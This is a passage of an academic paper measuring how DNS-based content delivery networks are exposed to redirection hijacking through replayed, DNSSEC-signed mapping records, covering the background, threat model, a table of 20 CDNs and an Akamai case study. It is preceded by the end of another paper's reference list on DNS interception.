[5] Cisco umbrella intelligent prox. https://learn-umbrella.cisco.com/feature-briefs/intelligent-proxy.

[6] Cve-2015-5477: An error in handling tkey queries can cause named to exit with a require assertion failure. https://nvd.nist.gov/vuln/detail/CVE-2015-5477.

[7] Dns traffic clear refreshment system. http://www.xpspeed.net/product4.html.

[8] Dns traffic router of shenxingzhe. http://bbs.dwcache.com/t/31.

[9] Dynamic dns. https://dyn.com/dns/.

[10] Farsight passive dns. https://www.farsightsecurity.com/solutions/dnsdb.

[11] fpdns https://github.com/kirei/fpdns.

[12] Google public dns. https://dns.google.com/.

[13] How to find out if your internet service provider is doing transparent dns proxy. https://www.cactusvpn.com/tutorials/how-to-find-out-if-your-internet-service-provider-is-doing-transparent-dns-proxy/.

[14] Http and socks proxies. https://www.proxyrack.com/.

[15] Introduction of dns pai project. http://www.dnspai.com.

[16] Is your isp hijacking your dns traffic? https://labs.ripe.net/Members/babak_farrokhi/is-your-isp-hijacking-your-dns-traffic.

[17] Is your isp hijacking your dns traffic. https://labs.ripe.net/Members/babak_farrokhi/is-your-isp-hijacking-your-dns-traffic.

[18] Isp doing transparent dns proxy. https://www.smartydns.com/support/isp-doing-transparent-dns-proxy/.

[19] Luminati: Residental proxy service for businesses. https://luminati.io.

[20] Maxmind: Ip geolocation. https://www.maxmind.com/en/home.

[21] A method to conduct dns traffic redirecting in telecommunication system. https://patentimages.storage.googleapis.com/cc/b2/65/6272013c07765e/CN103181146A.pdf.

[22] Open dns. https://www.opendns.com/.

[23] Panabit intelligent dns system. http://www.panabit.com/html/solution/trade/service/2014/1216/94.html.

[24] The practice of dns control based on out-of-band responder mechanism. http://www.ttm.com.cn/article/2016/1000-1247/1000-1247-1-1-00064.shtml.

[25] What is my dns resolver? http://whatismydnsresolver.com.

[26] Zdns: solutions for campus network services. http://free.eol.cn/edu_net/edudown/2017luntan/zdns.pdf.

[27] ALLMAN, M. Detecting dns root manipulation. In *Passive and Active Measurement: 17th International Conference, PAM 2016, Heraklion, Greece, March 31-April 1, 2016. Proceedings* (2016), vol. 9631, Springer, p. 276.

[28] ANONYMOUS. The collateral damage of internet censorship by dns injection. *ACM SIGCOMM CCR 42*, 3 (2012).

[29] ANONYMOUS. Towards a comprehensive picture of the great firewalls dns censorship. In *FOCI* (2014).

[30] ARYAN, S., ARYAN, H., AND HALDERMAN, J. A. Internet censorship in iran: A first look. In *FOCI* (2013).

[31] BAILEY, M., AND LABOVITZ, C. Censorship and co-option of the internet infrastructure. *Ann Arbor 1001* (2011), 48104.

[32] CHAABANE, A., CHEN, T., CUNCHE, M., DE CRISTOFARO, E., FRIEDMAN, A., AND KAAFAR, M. A. Censorship in the wild: Analyzing internet filtering in syria. In *Proceedings of the 2014 Conference on Internet Measurement Conference* (2014), ACM, pp. 285–298.

[33] CHEN, J., JIANG, J., DUAN, H., WEAVER, N., WAN, T., AND PAXSON, V. Host of troubles: Multiple host ambiguities in http implementations. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 1516–1527.

[34] CHEN, Q. A., OSTERWEIL, E., THOMAS, M., AND MAO, Z. M. Mitm attack by name collision: Cause analysis and vulnerability assessment in the new gtld era. In *Security and Privacy (SP), 2016 IEEE Symposium on* (2016), IEEE, pp. 675–690.

[35] CHEN, Q. A., THOMAS, M., OSTERWEIL, E., CAO, Y., YOU, J., AND MAO, Z. M. Client-side name collision vulnerability in the new gtld era: A systematic study. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), ACM, pp. 941–956.

[36] CHUNG, T., CHOFFNES, D., AND MISLOVE, A. Tunneling for transparency: A large-scale analysis of end-to-end violations in the internet. In *Proceedings of the 2016 ACM on Internet Measurement Conference* (2016), ACM, pp. 199–213.

[37] CHUNG, T., VAN RIJSWIJK-DEIJ, R., CHANDRASEKARAN, B., CHOFFNES, D., LEVIN, D., MAGGS, B. M., MISLOVE, A., AND WILSON, C. A longitudinal, end-to-end view of the dnssec ecosystem. In *USENIX Security* (2017).

[38] DAGON, D., PROVOS, N., LEE, C. P., AND LEE, W. Corrupted dns resolution paths: The rise of a malicious resolution authority. In *NDSS* (2008).

[39] HU, Z., ZHU, L., HEIDEMANN, J., MANKIN, A., WESSELS, D., AND HOFFMAN, P. Specification for dns over transport layer security (tls). Tech. rep., 2016.

[40] JIANG, J., LIANG, J., LI, K., LI, J., DUAN, H., AND WU, J. Ghost domain names: Revoked yet still resolvable. In *Network and Distributed System Security Symposium* (2012).

[41] KREIBICH, C., WEAVER, N., NECHAEV, B., AND PAXSON, V. Netalyzr: illuminating the edge network. In *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement* (2010), ACM, pp. 246–259.

[42] KÜHRER, M., HUPPERICH, T., BUSHART, J., ROSSOW, C., AND HOLZ, T. Going wild: Large-scale classification of open dns resolvers. In *Proceedings of the 2015 ACM Conference on Internet Measurement Conference* (2015), ACM, pp. 355–368.

[43] LIU, D., HAO, S., AND WANG, H. All your dns records point to us: Understanding the security threats of dangling dns records. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 1414–1425.

[44] LOWE, G., WINTERS, P., AND MARCUS, M. L. The great dns wall of china. *MS, New York University 21* (2007).

[45] NABI, Z. The anatomy of web censorship in pakistan. In *FOCI* (2013).

[46] NAKIBLY, G., SCHCOLNIK, J., AND RUBIN, Y. Website-targeted false content injection by network operators. In *USENIX Security Symposium* (2016), pp. 227–244.

[47] NIKIFORAKIS, N., VAN ACKER, S., MEERT, W., DESMET, L., PIESSENS, F., AND JOOSEN, W. Bitsquatting: Exploiting bit-flips for fun, or profit? In *WWW, 2013*.

[48] PEARCE, P., JONES, B., LI, F., ENSAFI, R., FEAMSTER, N., WEAVER, N., AND PAXSON, V. Global measurement of dns manipulation. In *26th USENIX Security Symposium* (2017), USENIX Association.

[49] SCHOMP, K., CALLAHAN, T., RABINOVICH, M., AND ALLMAN, M. On measuring the client-side dns infrastructure. In *Proceedings of the 2013 conference on Internet measurement conference* (2013), ACM, pp. 77–90.

[50] SCOTT, W., ANDERSON, T. E., KOHNO, T., AND KRISHNAMURTHY, A. Satellite: Joint analysis of cdns and network-level interference. In *USENIX Annual Technical Conference* (2016), pp. 195–208.

[51] SHI, X., XIANG, Y., WANG, Z., YIN, X., AND WU, J. Detecting prefix hijackings in the internet with argus. In *Proceedings of the 2012 ACM conference on Internet measurement conference* (2012), ACM, pp. 15–28.

[52] TYSON, G., HUANG, S., CUADRADO, F., CASTRO, I., PERTA, V. C., SATHIASEELAN, A., AND UHLIG, S. Exploring http header manipulation in-the-wild. In *Proceedings of the 26th International Conference on World Wide Web* (2017), International World Wide Web Conferences Steering Committee, pp. 451–458.

[53] VALLINA-RODRIGUEZ, N., SUNDARESAN, S., KREIBICH, C., WEAVER, N., AND PAXSON, V. Beyond the radio: Illuminating the higher layers of mobile networks. In *Proceedings of the 13th Annual International Conference on Mobile Systems, Applications, and Services* (2015), ACM, pp. 375–387.

[54] VISSERS, T., BARRON, T., VAN GOETHEM, T., JOOSEN, W., AND NIKIFORAKIS, N. The wolf of name street: Hijacking domains through their nameservers. In *Proceedings of the 2017 ACM SIGSAC Con ference on Computer and Communications Security* (2017), ACM, pp. 957–970.

[55] WEAVER, N., KREIBICH, C., NECHAEV, B., AND PAXSON, V. Implications of netalyzrs dns measurements. In *Proceedings of the First Workshop on Securing and Trusting Internet Names (SATIN), Teddington, United Kingdom* (2011).

[56] WEAVER, N., KREIBICH, C., AND PAXSON, V. Redirecting dns for ads and profit. In *FOCI* (2011).

[57] WIKIPEDIA. Public recursive name server. https://en.wikipedia.org/wiki/Public_recursive_name_server.

[58] XU, X., MAO, Z. M., AND HALDERMAN, J. A. Internet censorship in china: Where does the filtering occur? In *International Conference on Passive and Active Network Measurement* (2011), Springer, pp. 133–142.

# End-Users Get Maneuvered: Empirical Analysis of Redirection Hijacking in Content Delivery Networks

Shuai Hao*
*University of Delaware*
*haos@udel.edu*

Yubao Zhang
*University of Delaware*
*ybzhang@udel.edu*

Haining Wang
*University of Delaware*
*hnw@udel.edu*

Angelos Stavrou
*George Mason University*
*astavrou@gmu.edu*

## Abstract

The success of Content Delivery Networks (CDNs) relies on the mapping system that leverages dynamically generated DNS records to distribute client requests to a proximal server for achieving optimal content delivery. However, the mapping system is vulnerable to malicious hijacks, as (1) it is difficult to provide precomputed DNSSEC signatures for dynamically generated records, and (2) even considering when DNSSEC is enabled, DNSSEC itself is vulnerable to replay attacks. By leveraging *crafted* but *legitimate* mapping between the end-user and edge server, adversaries can hijack CDN's request redirection and nullify the benefits offered by CDNs, such as proximal access, load balancing, and Denial-of-Service (DoS) protection, while remaining undetectable by existing security practices including DNSSEC. In this paper, we investigate the security implications of dynamic mapping that remain understudied in security and CDN communities. We perform a characterization of CDN's service delivery and assess this fundamental vulnerability in DNS-based CDNs in the wild. We demonstrate that DNSSEC is ineffective to address this problem, even with the newly adopted ECDSA that is capable of achieving *live signing*. We then discuss practical countermeasures against such manipulation.

## 1 Introduction

Content Delivery Networks (CDNs) play an important role in the Internet ecosystem by delivering a large fraction of the Internet content to end-users with high availability, performance, and scalability. Typically, CDNs place a large number of edge servers (i.e., *surrogates*) at geographically distributed edge networks, enabling content caching and proximal access for end-users. User requests for content hosted by CDNs are served at the "edge" via request redirection to improve user-perceived performance and balance the load across server clusters. Moreover, CDNs are able to provide a security portal of protection mechanisms against distributed denial-of-service (DDoS) attacks by redirecting users from overwhelmed nodes [23, 84].

The majority of today's CDNs leverage the Domain Name System (DNS) as the core of their mapping systems to redirect a client's request to a nearby edge server. Based on real-time measurement of server and network conditions, a DNS-based mapping system can provide fast, accurate, and fine-grained control for request redirection and thus has been widely used in leading CDN vendors that operate a large number of edge servers such as Akamai. However, such a DNS-based mapping system requires DNS records to be very dynamic, which restrains CDN vendors from authenticating their mapping DNS records by using DNSSEC signatures. Due to its prohibitively high computational overhead, the traditional RSA-based DNSSEC was originally designed for static records and is not a feasible solution to secure dynamic DNS records in the context of CDNs.

In this paper, we conduct a large-scale empirical study to investigate security implications in the DNS-based CDNs, which can be exploited by adversaries to hijack the operation of request redirection in a stealthy manner. Our work makes the following contributions:

- **Illustration of Redirection Hijacking Attacks in CDNs:** We illustrate that an adversary can utilize a *legitimate* mapping record (i.e., a *replayed* message) to override a CDN's server selection and redirect a certain group of users to an edge server chosen by the adversary. Furthermore, even the newly adopted Elliptic Curve Digital Signature Algorithm (ECDSA) that is capable of providing real-time DNSSEC signatures is ineffective to detect and prevent such attacks.

*Currently with the Center for Applied Internet Data Analysis (CAIDA) at UC San Diego, performed this work entirely at University of Delaware.

- **Characterization of Operational Practices of Request Routing:** To assess the magnitude of this vulnerability, we characterize the content delivery operations of popular CDN vendors and perform the threat analysis to elaborate on the ineffectiveness of DNSSEC via detailed case studies. We find that 16 out of 20 popular CDNs suffer from various degrees of security threats posed by redirection hijacking. On the other hand, we also notice that CDNs using anycast are not susceptible to such a manipulation.
- **Measurement of Practical Impacts of Redirection Hijacking:** We quantitatively measure the practical impacts caused by redirection hijacking. Moreover, we examine more severe threats, by which adversaries could exploit redirection hijacking to direct end-users to unresponsive edge servers, resulting in the nullification of the CDN's benefits (e.g., DoS mitigation) and the violation of the CDN's service commitments.
- **Challenges and Practical Considerations of Countermeasures:** Finally, we present the challenges of addressing this redirection hijacking from different perspectives, and elaborate on corresponding countermeasures in practice and their limitations.

The remainder of this paper is organized as follows. In §2, we review the background of CDN operations and DNS security. In §3, we present the threat model and the redirection hijacking attack. In §4, we characterize the CDN's operations and perform a large-scale threat analysis, illustrating that DNSSEC is not an effective solution. We then discuss the impact of current practice and potential countermeasures in §5. We survey related work in §6 and finally conclude the paper in §7.

# 2 Background

## 2.1 Content Delivery Networks

### 2.1.1 DNS-based Mapping

The mapping system plays a critical role in the CDN's request routing for directing each client's request to an appropriate surrogate with low latency and sufficient resource capacity. Traditionally, the mapping system uses a client's local recursive DNS resolver (LDNS or rDNS) as the representation of the local area network to determine each client's location. However, this approach has become inaccurate due to (1) the poor location proximity between clients and their LDNSes [63, 73] and (2) the increasing usage of public DNS services. To this end, the EDNS-Client-Subnet (ECS) extension [38] has been proposed to rectify the problem of location discrepancy between clients and their recursive DNS resolvers.

**EDNS-Client-Subnet (ECS)**. With ECS, the network prefix of a client's IP address is included in the option field of a DNS query to enable the DNS-based mapping system to use the direct knowledge of a client's location rather than its LDNS. A recent study by Chen *et al.* [34] showed that Akamai's end-user mapping[1] rolled out by ECS had been providing significant performance benefits for clients behind public DNS services.

**Load Balancing**. The load balancing module of DNS-based CDNs such as Akamai typically selects proper surrogates by a two-level assignment [34, 62]: global load balancing and local load balancing. The global load balancing relies on network measurements to select a server cluster, typically geographically close to a client's network. Then, the local load balancing assigns the individual server(s) from the chosen cluster, leveraging the combined information such as responsiveness and capacity.

### 2.1.2 Anycast Routing

The deployment of the DNS-based dynamic mapping requires extra infrastructure and operational support. Therefore, some new CDN providers then enable their CDN platforms with anycast routing, by which multiple distributed endpoints announce the same IP address. BGP routing protocol selects the shortest Autonomous System (AS) path to reach each advertised IP address block, and thus end-users located in different areas will be directed to different topographically-close locations via BGP routing.

Since anycast-based CDNs rely on Internet routing protocols for request redirection, conceptually they are immune to redirection hijacking attacks. However, we observe that in practice some anycast CDNs are also leveraging DNS-based mapping to improve accuracy and performance, making themselves vulnerable to request routing manipulation (§4.3.1).[2]

## 2.2 DNS Cache Poisoning Attack

The correctness of DNS resolution is the fundamental anchor for the operation and security of the Internet. There-

[1] In [34], the "end-user mapping" is used to dedicatedly describe ECS-based mapping (compared to the *NS*-based mapping which uses LDNSes). To be clarified, in this paper we use "DNS-based mapping" to include ECS-based and NS-based mapping. In most cases, unless specified, we do not differentiate the "DNS-based mapping" and "end-user mapping" since they have identical implications in the context of dynamic mapping.

[2] CDNs may leverage anycast in different strategies: anycasting nameservers or anycasting web servers (or both). Note that our study only involves the way in which a CDN directs users to web servers. Anycasting nameservers means that clients will connect to the nameservers via anycast addresses, but it does not affect the process of end-user redirection. In particular, if a CDN utilizes anycast DNS but DNS-based redirection, it will also be vulnerable to redirection hijacking.

fore, DNS has become an attractive target of adversaries who attempt to exploit DNS for various malicious purposes. One of the most serious threats to DNS is that adversaries trick a resolver to accept fraudulent DNS records as legitimate responses from authoritative nameservers, known as record injection or cache poisoning attacks [24, 30, 53, 77].

DNS cache is intrinsically vulnerable to record injection because a recursive resolver cannot ensure whether a received response is from a legitimate authoritative nameserver or a miscreant entity. The general practical approach for mitigating a cache poisoning attack involves the *challenge-response* defenses [51], including transaction-ID (TXID) randomization, source-port randomization, or the 0x20 encoding [40], in order to enable a resolver to validate the legitimacy of received responses via the randomized values within requests.

Although those countermeasures increase the difficulty of injecting fraudulent records, insufficient adoptions and deployment [44, 46, 74] have continued to make many rDNSes still vulnerable to cache poisoning attacks. Large-scale DNS poisoning attacks are still possible on the Internet [19, 22]. Furthermore, efforts aiming to increase the entropy of DNS queries are only effective against *off-path* attackers; an adversary, which can monitor network traffic and interpret transaction packets, is still able to construct a forged DNS response with correct parameters to bypass all of the challenge-response defenses and pollute the content of cache, i.e., a Man-in-the-Middle (MitM) attack.

## 2.3 DNSSEC

In order to secure the process of DNS resolution, especially defend against MitM attacks, DNSSEC [28] leverages the digital signatures to validate DNS responses. Within DNSSEC, each resource record set (*RRset*) is signed and verified by public key cryptography: a recipient of a signed RRset (i.e., *RRSIG* record) validates the signature via the public key (i.e., *DNSKEY* record) of the signer. The *trust of chain*, starting from *trust anchor* at root zone, ensures that each key is trusted and able to be validated (via the *DS* record provided by its parent zone to authorize the *DNSKEY* that is used to sign the RRset).

**DNSSEC Zone Enumeration**. With DNSSEC, to provide authentication for negative responses (i.e., authenticated denial of existence), a Next-SECure (NSEC) record lists and signs a pair of lexicographic consecutive names in the zone, indicating that no names exist between the NSEC's owner name and the "next" name. However, NSEC records expose the existence of names in the zone, which then allows adversaries to enumerate NSEC records and walk through the zone space to learn all of the (sub)domains and associated IP addresses (i.e., the zone enumeration attack), resulting in undesired policy violation or more complex attacks [59].

In order to make the zone enumeration more difficult, the alternative NSEC3 record [59] lists the cryptographically hashed names rather than valid (sub)domain names. However, it is still vulnerable when adversaries apply an dictionary attack by querying non-existent names and guessing real names [12, 43]. Thus, NSEC5 [43] is then proposed to replace the NSEC3's *unkeyed* hash with a new *keyed* hash generated by separate secondary keys.

Another technique to mitigate zone enumeration is "On-line Signing" [76, 86] (i.e., "White Lies" [42]). Instead of disclosing real domains or pre-computed hashes, on-line signing creates on-demand signature, proving non-existence for a specific name by listing its derived predecessor and/or successor. However, this approach has two major drawbacks [86]: (1) with the traditional RSA algorithm, it introduces significant computational load for authoritative nameservers to generate the real-time signatures, resulting in potential DoS attacks, and (2) the primary private keys must be distributed among nameservers, increasing the risk of key leakage.

**Live Signing by ECDSA**. To mitigate zone enumeration and DNSSEC amplification attacks [82], Elliptic Curve Digital Signature Algorithm (ECDSA) [47] has been employed as an alternative cryptosystem for DNSSEC [83]. Different from the traditional RSA-based scheme, ECDSA leverages the Elliptic Curve Cryptography (ECC) to generate signatures with reduced computational overhead and signature size. While the process of validating an ECDSA signature is slower than that of validating an RSA signature [47, 80], the significantly reduced computational overhead (about 10 times faster in signing [13]) enables ECDSA to sign all of the necessary RRSIG records "on-the-fly" (i.e., *live signing*), providing a practical solution in the context of dynamically generated records at the "edge" of the Internet. The support for the ECDSA signing algorithm in CloudFlare [13] has demonstrated a real case of global ECDSA-based DNSSEC adoption in large CDN platforms.

# 3 Threat Model

**Attacker Model**. The key feature of a redirection hijacking attack is that an adversary can inject *crafted* but *legitimate* records into a recursive DNS resolver to manipulate the dynamic mapping inside CDNs. Essentially, our attacker model is the same as that of DNSSEC. On one hand, an off-path adversary is able to bypass the challenge-response mechanism by guessing the authentication parameters (i.e., source-port number and TXIDs) via different effective techniques (e.g., fragmentation at-





Figure 1: Illustration of a Redirection Hijacking Attack. (An adversary replays and injects a legitimate record associated with suboptimal or non-responsive edge servers, resulting in the maneuvered end-user redirection while still passing DNSSEC validation.)

tacks [45, 74] or socket overloading [46]) against the insufficient randomization or vulnerable implementations [44]. On the other hand, a MitM attacker can easily bypass the countermeasures of randomization by sniffing network packets and observing those parameters. Furthermore, we assume that an adversary can inject *legitimate* records into DNS caches, regardless of whether DNSSEC is used since DNSSEC itself is vulnerable to replay attacks [29]. A recent work [55] demonstrated that, with the feasibility of exploiting MitM attacks and parameter-guessing techniques, more than 92% of current DNS platforms on the Internet are still vulnerable to record injection; even popular public DNS platforms are vulnerable to *indirect injection*, in which a poisonous record is injected in advance and becomes effective after other records expires.

Within CDNs, we assume that adversaries do not need to harvest surrogate servers [33, 79] or profile CDN's mapping algorithm; they only need to use selective mapping records to override the CDN's server selection.

**Redirection Hijacking Attack.** In comparison to the normal operations of a DNS-based mapping system in CDN, Figure 1 illustrates how redirection hijacking attack works: an adversary exploits the dynamic end-user mapping to manipulate an end-user's access to edge networks. Normally, the content provider delegates its name resolution to the CDN vendor's mapping system, typically via either CNAME redirection as shown in Figure 1 or directly hosting the NS records in CDNs. When a client's request for a content object (❶) is redirected into a CDN's nameserver (❷), the mapping component examines the incoming queries (e.g., the client's IP prefix in ECS), performs real-time topological mapping based on network measurements, and returns an optimized assignment (❸ ∼ ❹) that directs the client to a close, responsive edge server [34] (❺).

Since the dynamic mapping between end-users and edge servers makes it impractical to pre-sign a mapping record with the traditional RSA-based DNSSEC, we also consider that the ECDSA could be used as an alternative solution to provide on-demand signatures for those dynamically generated records in CDNs. However, even mapping records with ECDSA signatures are still vulnerable to redirection manipulation. This is because (1) in operational practices, the validity period of a DNSSEC signature (including ECDSA) should be long enough[3] to enable easy administration and avoid query load peaks (see §4.4.1 in RFC 6781 [56]), and (2) the validation of the DNSSEC signature cannot detect whether a message is forwarded or replayed to a different recipient by a third party. An adversary can simply fetch a legitimately signed mapping record that was used or is being used for a different client's network and inject it into resolver's cache. Because the injected record, which is generated by a legitimate authoritative nameserver but for a different group of clients, carries a valid signature, the resolver will accept it for caching after a successful signature validation. Once the injected record is accepted, client requests will be redirected to a non-optimal edge server chosen by the adversary, typically heavily loaded and geographically distant from clients, or even to an unresponsive edge server to interrupt client access to the service hosted by CDNs. Also, an adversary could exploit the same record replayed for many clients to potentially mount DoS attacks on targeted edge servers (§4.4).

We further note that such an attack can be successful even in the environments with strong security settings. Due to the nature of replay attacks in redirection hijacking, neither the client end nor resolver signature validations can detect such manipulation.

[3]Cloudflare's ECDSA-based signatures have a validity period of two days. The expiration time of the traditional RSA-based DNSSEC signature in practice is normally set to one month [56].

## 4 Attack Assessment

To assess the magnitude of redirection hijacking in CDNs, we present the characterization of the CDN's request routing and conduct a detailed threat analysis to demonstrate the vulnerability of DNS-based CDNs to the manipulation, even with DNSSEC. Then, we quantitatively measure the practical impacts and explore the more serious threats posed by the redirection hijacking, which nullify the CDN's load balancing and DoS protection.

### 4.1 Methodology

In order to identify the CDN platforms that are vulnerable to redirection hijacking, we measure popular commercial CDNs across the Internet to characterize their configurations and operations. To do so, we set up virtual machines in different Amazon EC2 regions (us-east-1, us-west-2, ap-northeast-1, ap-southeast-2, ap-south-1, eu-central-1, eu-west-1, and sa-east-1, as shown in Figure 2) as a group of geographically distributed vantage points to retrieve DNS resolution results for customer websites hosted in each CDN provider. Then, we examine the request routing strategies and analyze practical impacts and more serious threats.

Figure 2: Vantage Points for Resolution

More specifically, we empirically investigate the patterns of content delivery for CDN vendors by taking the following steps:

- First, we simply search through official blog articles, technical documents, and announcements published by each CDN vendor as well as external technical blogs (e.g., [1, 2]) to learn the details of content delivery mechanisms.
- We then verify our findings by studying DNS configurations and resolution results from distributed vantage points for a list of customers of each CDN provider, which are gathered by available utilities (e.g., [3, 4]) and the customer list/case studies presented on CDN websites. For example, an identical `A` RRset should be fetched from different locations when global anycast routing is utilized, and diverse `A` RRsets are observed when DNS-based dynamic mapping is used.
- Finally, we crosscheck the information of domain names and IP addresses acquired from DNS resolution via publicly available passive DNS databases [5, 25] to validate if the patterns of content delivery inferred from resolution results are compatible with the records stored in passive DNS databases.

### 4.2 Characterization Overview

Request routing in CDNs mainly consists of two consecutive steps[4]: *domain delegation* and *surrogate selection*. In the domain delegation, the Content Providers (CPs) delegate the domain resolution to CDN vendors. In the surrogate selection, CDNs redirect a client's request to a proximal edge server. In essence, these two steps determine how CDNs enable their service infrastructures to be located and accessed by end-users. Thus, we characterize CDNs' request routing with respect to these two redirection steps. Table 1 summarizes the request routing and DNSSEC provision in popular CDN vendors.

**Domain Delegation**. The domain delegation is used to forward each client's request from the origin of CPs to a CDN's platform. The most common domain delegation mechanisms are CNAME redirection and NS hosting.

- **CNAME Redirection**: The CNAME record enables a domain name to be resolved via an alias. By pointing a CP's domain to a domain provisioned by CDN via CNAME, a client's request will subsequently be redirected to a CDN's domain name and resolved by the CDN's nameservers.
- **NS Hosting**: An alternative approach of domain delegation is to designate CDN-provided authoritative nameservers in the NS records of a DNS referral response, which is generated by the CP's authoritative nameservers and then is received by clients. Consequently, the DNS resolution of the CP's domain will be fully operated by the CDN.

From Table 1, we can see that all CDN vendors provide CNAME redirection to enable CPs to delegate the DNS resolution to CDNs. Only three CDN vendors support the NS hosting for domain delegation. Given the prevalent use of CNAME in CDNs, however, we note that the integrity of CNAME records has been widely disregarded on the Internet. This is because (1) typically, the first-level front-end CNAME redirection occurs at the CP's authoritative nameserver, which is mainly out of the control of CDN vendors, (2) the CPs lack motivation to sign CNAME records at their authoritative nameservers

[4]The higher-level techniques of request routing [31] such as application-level request routing are only suitable for large-file delivery due to extra latency [34], and thus we only consider those techniques when discussing countermeasures (see Section 5.4).

Table 1: Characterization of CDNs' Request Routing and DNSSEC Provision. (The "DNSSEC (A)" column refers to the effectiveness of securing the records with DNSSEC ("✓"- providing DNSSEC signing to customers; "Feasible"- capable to secure non-dynamic DNS records with DNSSEC in anycast-based CDNs; "×"- unable to mitigate the replay attack with DNSSEC due to the dynamics of DNS mapping). The "●" indicates that adversaries may be able to manipulate end-user redirection, which results in serious damage (§4.4). The "○" indicates that the record suffers from limited forms of dynamic vulnerability that may not cause serious threats such as service interruption.)

| **CDN** | Domain Delegation | Surrogate Selection | DNSSEC (A) | Dynamics | |
|---|---|---|---|---|---|
| | | | | CNAME | A |
| Akamai | CNAME Chain | DNS-based Mapping (ECS) | × | | ● |
| Cachefly | CNAME/NS Hosting | Anycast Routing | Feasible | | |
| CDN.net | CNAME | DNS-based Mapping | × | | ● |
| CDN77 | CNAME | DNS-based Mapping (ECS) | × | | ● |
| CDNetworks | CNAME | DNS-based Mapping (ECS) | × | | ● |
| CDNlion | CNAME | DNS-based Mapping | × | | ● |
| CDNsun | CNAME | DNS-based Mapping | × | | ● |
| ChinaCache | CNAME/CNAME Chain | DNS-based Mapping (ECS) | × | | ● |
| CloudFlare | CNAME/NS Hosting | Anycast Routing | ✓ | | |
| CloudFront (Amazon) | CNAME/NS Hosting | DNS-based Mapping (ECS) | × | | ● |
| EdgeCast (Verizon) | CNAME/CNAME Chain | Hybrid Type I | Feasible | | ○ |
| Fastly | CNAME | Hybrid Type II | × | | ● |
| Highwinds | CNAME | Anycast Routing | Feasible | | |
| Incapsula | CNAME | Hybrid Type I | Feasible | | ○ |
| KeyCDN | CNAME Chain | DNS-based Mapping (ECS) | × | ● | ● |
| LeaseWeb | CNAME | DNS-based Mapping | × | | ● |
| Limelight | CNAME | DNS-based Mapping | × | | ● |
| MaxCDN/NetDNA | CNAME | Anycast Routing | Feasible | | |
| Rackspace | CNAME Chain | DNS-based Mapping (ECS) | × | | ● |
| cedexis (*MultiCDN*) | CNAME Chain | N/A | × | ● | |

due to the dynamics of mapping records in the following surrogate selection, (3) in some cases, dynamic CNAME mapping exists in CDNs (see §4.3.1), and (4) many CDN vendors leverage multiple CNAME records (i.e., CNAME chain in Table 1) to facilitate their platform management (e.g., enabling customers to adopt various services by being mapped to different CNAMEs), which means that traversing signed CNAME records is significantly expensive for recursively validating DNSSEC signature for each CNAME record. We will discuss the technique of "CNAME Flattening" in §5.3 to mitigate the security threat of CNAME in CDNs.

**Surrogate Selection**. The surrogate selection falls into two fundamental approaches: DNS-based and anycast-based. Table 1 shows that the DNS-based mapping is still dominant in CDNs and the ECS has been widely supported, especially for those vendors operating a large-scale infrastructure, such as Akamai and Amazon. However, more recent vendors are more likely to build their platforms with anycast routing to leverage its easy and robust deployment. We also observe that some CDN vendors have employed a different hybrid system design by leveraging both DNS-based mapping and anycast routing to improve the performance of their global content deliveries. In the following section, we will elaborate on those different patterns for the operations of request routing and analyze the security threat of redirection hijacking caused by the dynamic surrogate selection and the ineffectiveness of DNSSEC via case studies.

## 4.3 Threat Analysis

### 4.3.1 DNSSEC (Live Signing) is NOT a Solution: Case Studies

DNSSEC is proposed as a foundational system-wide solution to DNS vulnerabilities, especially for the record injection by MitM attacks. Here we depict detailed case studies to analyze the vulnerability under different CDN

deployment patterns. We demonstrate the infeasibility of providing pre-computed DNSSEC signatures in the dynamic context of DNS-based CDNs. As discussed in §2.2, the root cause is that the traditional RSA-based signature algorithm cannot achieve on-demand signature in real-time due to its high computational cost.

Subsequently, for these case studies, we also examine scenarios in which all necessary signature operations can be efficiently performed. To do so, we assume that (1) CNAME records would be secured by adding corresponding signatures and that (2) CDNs are able to generate on-demand DNSSEC signatures to sign dynamic mapping records efficiently, such as the ECDSA-based implementation that has been used in Cloudflare [13].

**Case Study of End-User Mapping:** Akamai. Exemplified by Akamai, Figure 3 shows a typical resolution chain by CNAME redirection and the end-user mapping system rolled-out by ECS [34]. Specifically, the CP's domain is first translated to a domain provisioned by Akamai's CDN via CNAME. Afterward, the CDN's nameservers take over the resolution, and finally an A record is dynamically generated by the end-user mapping subsystem to assign an edge server with optimized performance such as responsiveness and capacity, based on the location estimation of the end-user's IP address carried in ECS extension.

Due to the diversity of mapping records and more than 240,000 servers within more than 1,700 networks in Akamai's CDN [8], it is inefficient and impractical to pre-determine or predict the server assignment for each customer and provide a pre-computed DNSSEC signature, resulting in the fundamental vulnerability to record injection attacks. An adversary is able to exploit this vulnerability to hijack redirection and mislead end-users to a different domain controlled by the adversary. We note that such a threat can be mitigated by employing ECDSA-based signature, as ECDSA is capable of dynamically signing the records. However, given the adoption of ECDSA, the dynamic mapping is still vulnerable to redirection hijacking attacks as mentioned in §3.2.[5]

